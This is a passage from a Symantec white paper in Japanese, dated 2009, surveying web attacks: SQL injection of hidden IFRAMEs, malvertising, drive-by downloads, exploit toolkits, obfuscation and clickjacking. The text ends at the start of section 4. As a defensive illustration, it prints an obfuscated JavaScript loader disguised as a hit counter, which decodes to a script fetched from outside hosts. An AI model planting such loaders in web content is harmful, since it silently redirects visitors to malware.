WHITE PAPER : WEB BASED ATTACKS

symantec™

つながる世界。つなげる安心。

Web 攻撃

2009 年 2 月

Web は生活や仕事と切り離せないものになっています。マルウェア作成者たちはこの事実を利用し、個人の名声ではなく金銭的な利益を得る目的で、Web を介して攻撃を仕掛けています。本書では、いくつかの一般的な攻撃技法について検証するとともに、オンラインで安全を守るためのベストプラクティスを紹介します。

White Paper: Web Based Attacks

Web 攻撃

目次

1. はじめに

Web 技術の発達は、企業や消費者による相互コミュニケーションおよび対話の方式を一変させました。Web はすでに、情報の共有や商取引に欠かせない要素です。それと同時に Web は複雑化しており、あらゆる境界を取り除きながら、その性質上、即時的な作用をもたらしています。世界中に並存する多数のソースから引き出された情報で構成されている Web ページも少なくありません。これらのソースの 1 つが危殆化しただけでも、新型の Web 攻撃が瞬く間に伝播され、大量の Web ユーザーに思いも寄らぬ形で配信されます。インフラに穴が開いた場合、Web のユビキタス性と複雑性が悪い方に作用し、Web が攻撃に対して脆弱になります。2008 年、Web の脅威が数量的にも巧妙さの点でも著しく強大になり、すべての地域ですべてのユーザー層に影響を及ぼしていることを、シマンテックは確認しました。

本書では、Web 攻撃について概要を示すとともに、過去 1 年間でこのようなタイプの攻撃への転換が見られた原因について検証します。シマンテックが 2008 年から 2009 年初頭にかけて脅威の全体像を監視した結果、Web アクティビティを取り巻く新しい技法と傾向が数多く観察されました。これらのうち主なものは次のとおりです。


2008 年に見られた Web 脅威の主な傾向
1. 有名 Web サイトからのドライブバイダウンロードが増加傾向にある。
2. 攻撃が非常に見分けにくくなり、動的に変化しているため、従来のウイルス対策ソリューションの効力が低下している。
3. ブラウザ自体ではなく、ブラウザプラグインが攻撃の標的となっている。
4. ミスリーディングアプリケーションに感染するケースが増加傾向にある。
5. 有名 Web サイトを感染させるために、SQL インジェクション攻撃が使われている。
6. マルバタイズメントによって、悪質 Web サイトにユーザーがリダイレクトされている。
7. 特定の標的を狙ったマルウェアが急増している。

本書では、これらの傾向について 1 つずつ詳しく検証するとともに、これらが原因となって、新しく危険な脅威の全体像がどのように成立しているかを検証します。Web 攻撃がホストされる傾向のある場所についても、本書で検証します。もはや非合法サイトだけが Web 攻撃の巣窟ではなくなっており、あらゆる Web サイトが攻撃者によって危殆化され、ユーザーのコンピュータを攻撃する目的で利用される可能性があります。Web サーフィン中にコンピュータを感染させるために広く使われている技法について解説するとともに、感染した時点でマルウェアによって開始される悪質なアクティビティについても検証します。さらに、この新しい脅威の全体像では、従来からの保護方式（例: シグネチャベースのウイルス対策）だけでは不十分になっている理由についても検証します。そして最後に、ユーザーまたはコンピュータが Web 攻撃の被害を受ける可能性を減らすために利用できる、いくつかの新しい防止対策について説明します。

Web 攻撃

Web 攻撃の分析

まず、標準的な Web 攻撃を全体的な観点から分析してみましょう。次の図は、標準的な Web 攻撃を構成する独特の 3 段階のアクティビティを示しています。



観察される Web 攻撃には多くの種類がありますが、攻撃者から被害者への一連のイベントは、一般に次の基本的な順序に従って起こるという点で共通しています。

1. 攻撃者が正当な Web サイトに侵入し、マルウェアを書き込む。
マルウェアはもはや、悪質 Web サイトだけに存在するわけではありません。今では合法的な有名 Web サイトが寄生先ホストとなり、何の疑いも持たないビジターにマルウェアをばら撒いていることが珍しくありません。最近の Web サイトの複雑性と、これらの Web サイトを危殆化するためによく使われる技法については、セクション 2 で検証します。

2. エンドユーザーのコンピュータを攻撃する。
ユーザーがホスト Web サイトにアクセスした時点で、Web サイト上のマルウェアがユーザーのコンピュータに侵入します。ユーザーの介入を必要とせず、自動的に侵入を可能にする、いくつかの技法（通称、「ドライブバイダウンロード」）については、セクション 3 で詳しく説明します。ユーザーによる何らかの入力を必要とする（ただし、実質的にほぼ同じ程度に効率のいい）それ以外の技法については、セクション 4 で説明します。

3. エンドユーザーのコンピュータを悪質なアクティビティに利用する。
新しいマルウェアがユーザーのコンピュータ上で存在を確立した時点で、最も悪質なアクティビティが始まります。ユーザーのコンピュータ上で起こる悪質なアクティビティについては、セクション 5 で検証します。

本書では最後に、Web ナビゲーション中に仕掛けられる攻撃から保護するために IT 管理者および個人が利用できる、いくつかの技法について説明します。

2. Web サイトが感染する仕組み

2008 年にシマンテックが観察したところによると、合法的な Web サイトが危殆化し、何も知らないビジターに目立たない形で Web 攻撃を配信する役割を果たしていたケースが相当な数に上っていました。このセクションでは、正当なサイトがマルウェア作成者の標的になる理由について検証し、この種のサイトを危殆化するために利用されている技法をいくつか説明します。

有名 Web サイトが狙われる理由

Web を通じてユーザーのコンピュータにマルウェアをインストールしようとする行為は、従来、インターネットの薄暗い片隅で行われるのが普通でした。アダルト商材や海賊版ソフトウェアなど、不法な活動を促進する Web サイトを標的にしているうちに、マルウェア作成者は、目先のニーズに追われるあまり、自分のコンピュータに何がダウンロードされるのか注意を払っていないユーザーが大量に存在するという事実に気付くようになりました。

現在、マルウェア作成者は以前よりも標的の範囲を広げています。危殆化し、ビジターにマルウェアを配給するためのホストとして利用される恐れのない Web サイトはほとんどありません。大量のユーザーを集めている有名 Web サイトは、マルウェア作成者にとって格好の標的です。おそらくもっと重要なのは、有名 Web サイトだけを閲覧していれば安全だろうと盲信し、自分がマルウェア攻撃の被害者になるとは夢にも思っていないユーザー集団が存在するという点です。

2008 年、シマンテックは 808,000 のユニークドメインからの Web 攻撃を観測しました。その多くが、ニュース、旅行、オンライン通販、ゲーム、不動産、官公庁などの有名 Web サイトでした。残念ながら、優良サイトのみをアクセスしていれば安心という考え方は、もう通用しなくなっています。

最近の Web サイトの複雑性

新しいタイプのメディアが毎年のように出現し、Web 上でユーザーに配信されています。Web 上で処理される演算も複雑化しているため、今日の Web サーバーは非常に複雑なコードに進化しています。ユーザーがアクセスする Web サイトは、1 つの静的なページではなく、さまざまな Web コンテンツソースの集合体であり、多数の異なるスクリプティング技術、プラグインコンポーネント、データベースを利用して動的に構成されています。

これらの要素はすべて相互に通信する必要がありますが、そこには探査や攻撃を受ける可能性のある、潜在的な弱点のあるネットワークが介在しています。それだけでなく、サードパーティが管理する、まったく別のサイトに由来しているコンテンツもあります。一般的な Web サイトで、広告が表示される仕組みを考えてみましょう。これらの広告は、サードパーティがホストする別のサイトから送信されます。Web サイトに表示される広告を Web サイト管理者がコントロールすることはほとんど不可能です。ユーザーが見ている 1 つの Web ページが、10 ～ 20 個のドメインから引き出されたコンテンツで構成されている場合も珍しくありません。

このような Web サーバーをセキュアに保つ作業は、Web サイトの成長や構造上の複雑性に追い付いていません。その結果、攻撃に対して脆弱な Web サイトが続出しています。

Web 攻撃

正当な Web サイトを危殆化する技法


優良サイトを危険に陥れる、多くの攻撃ベクトルがあります。2008 年、特に目立った攻撃技法は次のとおりです。

1. SQL インジェクション攻撃
2. 悪質な広告
3. 検索エンジンの結果のリダイレクション
4. バックエンドの仮想ホスティング会社に対する攻撃
5. Web サーバーまたはフォーラムホスティングソフトウェアの脆弱性
6. クロスサイトスクリプト(XSS)攻撃

以下の各セクションでは、現在、日常的に観察されている一般的な技法のいくつかを検証します。

SQL インジェクション攻撃

現在、多くの Web サイト(特にトラフィックの多い大規模な Web サイト)が、データベースの情報を使って動的に構成されるコンテンツを提供しています。ユーザーがこの種のサイトとやり取りするたびに、データベースとの間で情報の読み書きが行われます。そのため、Web サイトを保護する作業は、データベース自体およびデータベースに保存されるデータまで対象を広げる必要があります。



一般的によく見られるタイプの 1 つが、SQL インジェクションという技法を使ってデータベースを危殆化する攻撃です。この技法は、裏側でデータベースが稼働している Web サイトの弱点を探し出すことから始まります。多くの場合、有効性チェックが不十分な Web 入力フォーム(例: ログインフォーム、アカウント照会フォームなど)のフィールドが攻撃者に利用されます。攻撃者が追加的な SQL 命令を挿入すると、それがバックエンドのデータベースに直接渡されます。この技法によって何回か試行錯誤を繰り返し、攻撃者がデータベースのレイアウトを把握します。このデータを利用して、攻撃者は危殆化したサイトのユーザーに配信する、独自の悪質コンテンツを追加します。この方法で追加されたコンテンツには通常、悪質 Web サイト(ブラウザベースのさまざまな悪質コードを使用し、ユーザーのコンピュータにマルウェア攻撃を仕掛けるようにセットアップ済み)への隠しリンクが含まれています。

シマンテックが観察したなかでも、非常によく見られるマルウェア Trojan.Asprox は、この種の攻撃ライフサイクルを自動的に実行します。Trojan.Asprox の最初のコンポーネントは、有名検索エンジンを使って潜在的に脆弱な Web サイトを探り当てた後、SQL インジェクションの技法でこれらのサイトを攻撃します。

Web 攻撃

自動化された攻撃は、Web サイトを次々とテストして、脆弱な入力フィールドのある Web サイトを発見すると、悪質 HTML コードをデータベースに直接挿入します。この悪質 HTML コードは通常、悪質スクリプトコードまたは悪質ページをポイントする IFRAME などの HTML タグの形式になっています。IFRAME は、特定の HTML ページを別の HTML ページ内部に埋め込むための HTML タグです。次の図は、隠れて挿入された IFRAME の例です。

何も知らない被害者がこのページを要求すると、Web サーバーは Web ページ作成プロセスに従って、危殆化したデータベースからデータを取り出し、悪質なコード（図中の赤で示した部分）を被害者に配信します。ブラウザまたはそのプラグインが脆弱な場合、被害者のブラウザは、悪質な IFRAME で参照されている悪質コードの実行を開始します。

悪質な広告（マルバタイズメント）

正当な Web サイトのユーザーを攻撃する、効率のいい手口として、正当な Web サイトに（その Web サイト自体からではなく）コンテンツを提供している多数の広告コンテンツプロバイダの 1 つを介して攻撃を仕掛ける、悪質な広告が利用されるケースが増えていることをシマンテックは知りました。現在、多くの Web サイトでは、サードパーティの広告サイトがホストする広告が表示されています。評判の良い広告会社であれば、配信する広告の有効性を確認し、攻撃がないかどうかをチェックしています。しかし、毎日膨大な量のオンライン広告が発行されている現状と自動的な発行メカニズムの性質上、悪質な広告コンテンツが紛れ込み、正当な Web サイトで知らない間にホストされるという事態を避けることができません。さらに悪いことに、悪質な広告が表示されるのが 1,000 ページビューごとに 1 回の割合だったり、特定の地域のユーザーにしか表示されない場合もあるため、検出と撲滅はきわめて困難です。

これらの広告の多くは JavaScript というスクリプト言語で作成されています。このスクリプト言語の機能を悪用して、ユーザーを悪質ページにリダイレクトするのは簡単です。結果的に、Web サイト自体はクリーンであっても、Web サイトの広告によってユーザーが悪質ページにリダイレクトされ、Web 攻撃を受ける可能性があります。シマンテックは去年、多くの有名ブランドが運営する合法的な Web サイトで、この種の悪質な広告を観察しました。

一例を挙げると、ある有名な不動産 Web サイトで、ビジターが使用するエンドポイントセキュリティソフトウェアから、警告メッセージがよく表示されるという通報がありました。エンドポイントセキュリティソフトウェアを使用していないユーザーは、ポップアップが表示され、システムが低速化することに気付いていました。何らかの問題があることは明らかでした。この Web サイトの管理者が調査したところ、セキュリティ上の問題は発見できませんでした。ところがセキュリティ研究者が綿密に調査してみると、Web サイトに悪質な広告が不定期に差し挟まれ、ユーザーを自動的に感染させて

いることが判明しました。この Web サイトには、検索パラメータやエンドユーザーの地域に基づいてローテーションされる何百種類もの広告が含まれていたため、最初のうちは攻撃を発見するの困難だったのです。


3. ユーザーのコンピュータへの侵入(パート 1 – 自動的)

このセクションでは、Web サイトからユーザーのコンピュータに自動的にマルウェアを配信する技法について検証します。

ドライブバイダウンロード

現時点で最も警戒を要するマルウェア感染形式の 1 つが、「ドライブバイダウンロード」です。Web サイトを閲覧するだけで、ユーザーが知らない間に、無許可でユーザーのコンピュータに実行可能コンテンツが自動的にダウンロードされるというものです。このとき、ユーザーの介入は不要です。

次の図は、ドライブバイダウンロードが成功する場合の一般的な流れを示しています。シマンテックはこのような例を毎日、数多く発見しています。



1. 攻撃者が正当な「優良」Web サイトを危殆化する。
攻撃者が「優良」Web サイトへの入口を発見した時点で、攻撃が開始されます。そのためによく使われる技法(SQL インジェクション攻撃など)については、前のセクションで説明したとおりです。攻撃者は正当な Web サイトの 1 ページまたは複数ページに、ひそかに IFRAME を挿入する場合があります。このリンクは、別の悪質 Web サイト(何も知らないユーザーに実際の悪質コードを配信する)をポイントしています。

2. ユーザーが「優良」Web サイトにアクセスする。
Windows Update(基盤となる OS およびコンピュータ上のブラウザに最新のソフトウェアパッチを適用する)を使用してコンピュータを最新の状態に保っているユーザーが、危殆化した「優

良」サイトをアクセスします。不運にも、ユーザーのシステムで稼働しているマルチメディアプラグインおよびドキュメントビューアー（音楽を聴いたり、ドキュメントを表示するためのコンポーネント）が最新の状態ではないことに、ユーザーは気付いていません。リモートから悪用される可能性のある脆弱性が、ここにあります。

3. ユーザーが知らない間に「悪質」Web サイトにリダイレクトされる。

「優良」サイトのページに潜んでいる IFRAME によって、ユーザーのブラウザは「悪質」Web サイトからコンテンツを自動的に引き出します。それと同時に、「悪質」サイトはユーザーのコンピュータ上で稼働している OS、Web ブラウザ、および脆弱なプラグインを判別することができます。この情報に基づいて、悪質サイトは、ユーザーがブラウザに付属する脆弱なマルチメディアプラグインを使用していることを突き止めます。

4. 悪質コードがユーザーのコンピュータにダウンロードされる。

悪質 Web サイトは、被害者のコンピュータへの攻撃を含む、特殊なマルチメディアデータを送信します。このコンテンツがマルチメディアプレーヤーで再生された時点で、攻撃者がコンピュータの制御を獲得します。

5. 悪質コードがユーザーのコンピュータにインストールされる。

ユーザーのマルチメディアプレーヤーに含まれる脆弱性を悪用し、1 つ以上のマルウェアファイルがユーザーのコンピュータにインストールされます。

6. 悪質ソフトウェアがユーザーのシステムを利用する。

悪質コードが個人情報（例: オンライン銀行取引情報、電子メール、ゲームのパスワードなど）を盗み、攻撃者に送信します。

このような攻撃は終始、被害者の目に見えない形で行われ、コンピュータが危殆化していることを示す明らかな兆候はまったくないのが一般的です。

ソフトウェアの脆弱性

脆弱性とは、アプリケーション（例: Web サーバー、Web ブラウザなど）に含まれるバグ（欠陥）のうち、悪用された場合に想定外のアプリケーション動作を引き起こす可能性があるものを指します。このような動作が起こると、ソフトウェアがインストールされているシステムが攻撃者によって危殆化されます。具体的には次のような動作があります。

- 攻撃者が選んだ任意の命令の実行
- インターネットからのファイルのダウンロード
- ローカルファイルの実行
- アプリケーションのクラッシュ

シマンテックは、Security Focus Web サイト（www.securityfocus.com）で主要なソフトウェア脆弱性をすべて追跡しています。

2003 年以来、Windows OS（MS-RPC DCOM および LSASS コンポーネント）に含まれる脆弱性に起因して、Blaster、Sasser などのワームが自己複製によって蔓延していました。その後、Microsoft Windows XP SP2 および SP3 がリリースされ、これらの OS 脆弱性はその多くが排除されました。しかし、既知の MS-RPC 脆弱性（MS08-067）を利用した最近の Downadup/Conficker ワームの発生からも明らかなように、OS に影響を及ぼす公開済みの脆弱

性について、引き続き警戒が必要です。

さらに最近では、Web ブラウザ、ActiveX コントロール、ブラウザプラグイン、マルチメディア、ドキュメントビューアーなど、サードパーティ製アプリケーションが攻撃される傾向が強まっています。どれか 1 つでも脆弱性が存在する場合、ユーザーのシステムが無防備になり、危殆化した Web ページにアクセスするだけで攻撃にさらされる結果となります。

基盤となる OS は、既知の脆弱性に対応する公開済みの更新をユーザーが自動的にダウンロードしてインストールするように勧めていますが、公開されたデータ[1] によると、エンドユーザーは、公開済みの脆弱性を解決するためにシステムに適用したパッチの記録を、十分に追跡していません。最近の記事[2] によると、サードパーティ製プラグイン、ActiveX コントロール、マルチメディアプラグインによる影響を度外視しても、6 億のブラウザがセキュアではないと指摘されています。

シマンテックでは今後も広い範囲に及ぶ脆弱性の悪用について、日常的な調査を継続します。これには、パッチが存在しない未知の脆弱性や最近判明した脆弱性だけでなく、最近パッチが公開された脆弱性も含まれます。シマンテックが 2008 年に悪用されているのを観察したその他の脆弱性としては、各種の Web ブラウザ、ActiveX コントロール、ブラウザプラグイン、ドキュメントリーダーなどのサードパーティ製アプリケーションがあります。

Web 攻撃ツールキット

ユーザーの環境内で悪用可能なセキュリティホールを発見するのは、本来は容易ではありません。しかし、Web 攻撃ツールキットによって、この作業がはるかに容易になっています。Web 攻撃ツールキットは、ユーザーのコンピュータを精査し、攻撃者が活用できる、ユーザーのシステムへの経路となる可能性のあるセキュリティホール（すなわち脆弱性）を自動的に悪用することを目的として作成されたソフトウェアプログラムです。これらの既製ソフトウェアツールキットを使用すると、悪意のあるユーザーなら誰でも、何百、何千ものシステムを自動的に悪用することが可能になります。この種のツールキットでよく見られるものとしては、Neosploit、MPack、Icepack、El Fiesta、Adpack などがあります。

Web 攻撃ツールキットには使いやすいインターフェースが装備され、技術力がなくても実際に悪質コードを作成できるようになっています。これらのツールキットは、ブラウザ、ActiveX コントロール、マルチメディアプラグインの脆弱なバージョンに含まれる脆弱性を悪用することで動作します。脆弱性の悪用に成功すると、攻撃者は自分の思いどおりのマルウェアをエンドユーザーのシステムに挿入することができます。

[1] 『Unpatched Software Abounds on User Systems』、http://windowssecrets.com/2007/09/06/01-Unpatched-software-abounds-on-user-systems
[2] 『Understanding the Web browser threat』、http://www.techzoom.net/publications/insecurity-iceberg/

攻撃の隠匿: いたちごっこ

Web 攻撃ツールキットは攻撃者の敏捷性を高め、成功率を上げるとともに検出を巧みに逃れるのに貢献し、危殆化したシステム数の増加という結果を招いています。これらのツールキットによって容易になる手法としては、次のものがあります。

1. **被害者のプロファイリング**
   ツールキットは潜在的な被害者のコンピュータで稼働している特定の OS、ブラウザタイプ、プラグインに基づき、的を絞った攻撃のみを配信することで、成功の可能性を最大化すると同時に、攻撃が露見する可能性を最小化します。このように特定の標的を狙ったアプローチは、スナイパー攻撃とも呼ばれます。
2. **攻撃のタイミング**
   攻撃の配信を 1 時間に 1 回、または 1 日 1 回に限定することで、Web 管理者やセキュリティベンダーによる検出と選別を困難にします。
3. **地域別の変型.**
   地域または OS 言語タイプに基づいて、地域別の攻撃を配信します。その結果、攻撃が有効でない地域での無駄な攻撃サイクルを回避できます。
4. **脆弱性の選択的な利用**
   悪用される脆弱性は新旧さまざまです。古い悪質コードが失敗した場合にのみ、新しい悪質コードが配布される場合があります。
5. **総当たり攻撃**
   脆弱性に対するパッチ適用が一般化しつつある現状を受けて、攻撃ツールキットは、広範囲の攻撃を仕掛ける方向へと転換する傾向を見せています。1 回の攻撃で複数の脆弱性を標的にし、そのうちどれかが成功することに望みをつなぐという方式です。どれか 1 つでも悪用できる脆弱性があれば、攻撃が成功します。このように広範なアプローチをショットガン攻撃といいます。
6. **賭け**
   攻撃ツールキットは、サイトをアクセスする全ユーザーに攻撃を試みるのではなく、ランダムに攻撃を配信している場合があります。その結果、セキュリティ技術者による検出が非常に難しくなります。
7. **見分けにくい攻撃**
   クライアントコンピュータに送信される攻撃は、さまざまな技法を使って隠匿されています。
8. **動的に変化する URL とマルウェアの変異系**
   配信されるマルウェアの URL と趣向を定期的に変化させることで、検出がはるかに難しくなります。

以下の各セクションでは、2008 年に著しい変化を示したいくつかの方式について、さらに詳しく検証します。

実際の攻撃を見分けにくくする

攻撃を隠匿するための技法として、攻撃の不明瞭化（動作を複雑にして検出を難しくする）が広まりつつあります。2006 年の時点では、シマンテックの推定によると、不明瞭化された攻撃の比率はごくわずかでした。ところが 2008 年になると、シマンテックが観察した攻撃の大部分が何らかの

形で不明瞭化されていました。

一般に、攻撃者は悪質コード（通常、JavaSctipt で記述）を独自の暗号方式で暗号化しています。たとえば、単純な形式で、次のような悪質リダイレクトが使われると仮定します。

```
<script src=http://www.example.com/m.js></script>
```

これに対し、不明瞭化された悪質な JavaScript リダイレクトは、次のような形式になります。

```
<script language=javascript><!—Webhits Counter starts
if(typeof(webhits)!=typeof(1))eval(unescape('#/~%2F%2E.%2E@ #%3C!%63|%69#%71%20&%71$%71@y~%6C@%6
5=|di%73%70#I&a`y%3A$%6E%6F%6E#%65~%3E~\n%64!o%63%75~m$%65%6E%74%2E%77%72$%64!t%65$
%28%22!%3C/%74|%65|%78t&%61r#%65`%61%3E&%22&)%3Bv%61r|%20|%67,#_,a%3D[%2278&%2E110~.175
%2E2|%31",!%22%31~%39%35!.!%32%34!.%376%2E`2~%351"&]&;|%5F~=%31#;#i%66(d%6F#c%75!m%65!%6E~t
%2Ec%6F|o`k%62!e@.ma%74|ch&(/%5C@%62%68~%67&f&%74%3D!1&/)$%3D%3D#%6E%75%6A$%6C%29`"$%
3C%73`%63|%72%69%70$%74~%20%69~d%3D_%22%2B$%69%2B%22&_@%20`%73|r%63|=%2F/%22+!a[i!]+"|
/|%63p/|%3F"~%2B#n!avi%67%61$%74%6D%72%2E%61&%70p&N%63!m%61`.%63h!a%72#%41%71|(!%30%29
%2B$%22$%3E!%3C@%5C%5C%2F$%73%63%72%69%70%74|%3E~%5C|")%3C%5C|%2F%73%63|rip~t%3E|");\
n`/#/%3C@%2Fdi#%76%3E').replace(/#|\&|\!|~|`|@|\||\$/g,""));var webhits =1;
<!-- counter end --></script>
</body>
```

この不明瞭化されたコードが Web ブラウザで実行されると、コードは自分自身をデコードし、上記のリダイレクション（www.example.com）を生成します。デコードが終わると、ブラウザは自動的にリンクに従って悪質 Web サイトに接続します。攻撃者はこのような不明瞭化技法を使用して、攻撃を隠匿する場合があります。

この技法が使われると、従来のシグネチャに基づくウイルス対策によってユーザーのコンピュータ上で攻撃を検出し遮断することが、きわめて困難になります。危殆化した Web サイトごとに異なる方法で不明瞭化されたリダイレクションロジックが使われる可能性があるからです。

動的に変化する URL とマルウェア:

2008 年前半、シマンテックは Trojan.Asprox 感染のピークを観測しました。トロイの木馬の作成者たちは、動的に作成される URL を使用してソースを隠匿し、マルウェアの発信元検出を困難にしています。この攻撃に使用される悪質ドメインおよび悪質 URL は毎日のように生成され、その中には検索エンジンの統計収集機能に対応する、本物のドメイン名のように見えるものも含まれていました。Web マスターまたは IT 管理者が Web ページを調査したところ、検索エンジンが追跡する URL に似たものが発見されました。その多くが、一見した限りでは本物のドメインとそっくりに見える、タイプミスや文字の入れ替えを含んだ URL でした。

2008 年をとおして、シマンテックはサーバーサイドの多形態脅威が著しく増加している実態を確認しました。この攻撃シナリオでは、攻撃者がマルウェアファイルをホストする Web サーバーを操作します。攻撃者は Web サーバー上で、特殊な「多形態」ソフトウェアを実行し、数分または数時間ごとに（それぞれ固有のシグネチャを持った）新種のマルウェアを動的に生成します。そのため、こ

の悪質な Web サイトに新規のユーザーがアクセスするたびに、各ユーザーがそれぞれ別のマルウェアファイルを受け取る可能性があり、新種のマルウェアが日ごとに何百種類も発生する結果となります。従来のシグネチャベースのウイルス対策では、マルウェアの検出はきわめて困難であり、対策もないまま放置されるマルウェアサンプル数の急増を招いています。昨年シマンテックが観測したマルウェアの爆発的な増加傾向は、過去に例がありません。2002 年から 2007 年までの間にシマンテックが作成したマルウェアシグネチャ数は合計 800,000 です。ところが 2008 年は、この 1 年間だけで 1,800,000 のシグネチャを作成しました（前年比 239% 増）。この傾向が落ち着く見通しは今のところありません。

Web ページのハイジャックまたは「クリックジャック」

これは最近観察されるようになった新しい技法であり、攻撃者が Web ページ上のクリックを乗っ取るというものです。この場合、攻撃者は Web ページに見えないレイヤを被せています。一見して無害なボタンまたはリンク（例: ゲームのボタン、ビデオなど）をユーザーがクリックすると、攻撃者の仕掛けたコードが自動的に実行され、多くの場合、悪質 Web サイトまたはその他のミスリーディングアプリケーションに移動します。

従来の検出技術では現在の攻撃に対抗できない

ドライブバイダウンロード攻撃が出現した結果、従来のシグネチャベースのウイルス対策のみによる検出技術は、著しく効力が低下しています。マルチメディア、リーダー、ブラウザ、サードパーティ製ソフトウェアの脆弱性を標的とする攻撃は、ブラウザに自動的に表示され、根底にある脆弱性を悪用するので、従来のウイルスシグネチャで検出するのは不可能ではないにしても困難です。一方、従来のウイルス対策ソフトウェアでは、実行できる検索がファイル内に限られ、ネットワーク通信は対象とならないので、これらの攻撃を認識することができません。その上に不明瞭化技術が組み合わされると、従来の保護アプローチの効力はさらに低下します。そのため、検出と防止のための新しい方式が必要になります。

最新の脅威からの保護を可能にするには、プロアクティブな保護技術が必要です。Symantec Endpoint Protection 11、Norton 2008 および 2009 などの新しいソリューションには、次のような機能が含まれています。

- 根底にある脆弱性の悪用を防止する、ネットワーク侵入防止技術
- ブラウザおよびプラグインに対する見分けにくい脅威を防止する、ブラウザ保護
- 過去に例のない新型の攻撃からの保護を可能にする、ヒューリスティックおよび動作ベースの検出技術


攻撃が発生する頻度

有名 Web サイトからのドライブバイダウンロードは、1 日あたり数千回という頻度で発生しています。企業および消費者が、驚くべきペースで感染または攻撃を受けています。ユーザー側で何もしなくても攻撃が可能なので、ユーザーが感染に気付くこともありません。


シマンテックが観察した、ドライブバイダウンロードをホストしている（またはマルバタイズメントのある）有名サイトの例は、数千件に上ります。2008 年、シマンテックの Norton Community Watch によると、Norton を使用しているお客様がドライブバイダウンロードによる感染を免れたケースは、1,800 万件以上に達しています。ドライブバイダウンロードの増加傾向は、2008 年全体を通じて止まることがありませんでした。

4. ユーザーのコンピュータへの侵入（パート 2 – ユーザーの協力が少し必要な場合）

前のセクションでは、ユーザー側のアクションを必要とせずにコンピュータに侵入するために、マルウェア作成者が利用している技法（例: ドライブバイダウンロード）について検証しました。これらの技法は、パッチを適用していないコンピュータに存在する脆弱性を悪用する技法です。ただし、用心深いユーザーとそのコンピュータでも攻撃できるようにするために、マルウェア作成者が別の手段を使う場合もあります。この種の攻撃は、ソーシャルエンジニアリング技術を中心とするものです。このセクションでは、これらの技法について検証します。



